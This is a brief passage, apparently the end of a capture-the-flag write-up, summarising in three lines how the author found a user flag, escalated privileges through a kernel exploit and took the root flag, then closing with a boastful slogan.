- I found the first flag in my home directory.
- I exploited the kernel to escalate my privilege.
- I captured the final flag from the `root` directory.

**YOU HARD
CODE. I CODE HARD.**



**WE ARE
NOT THE SAME**

Happy Hacking! 
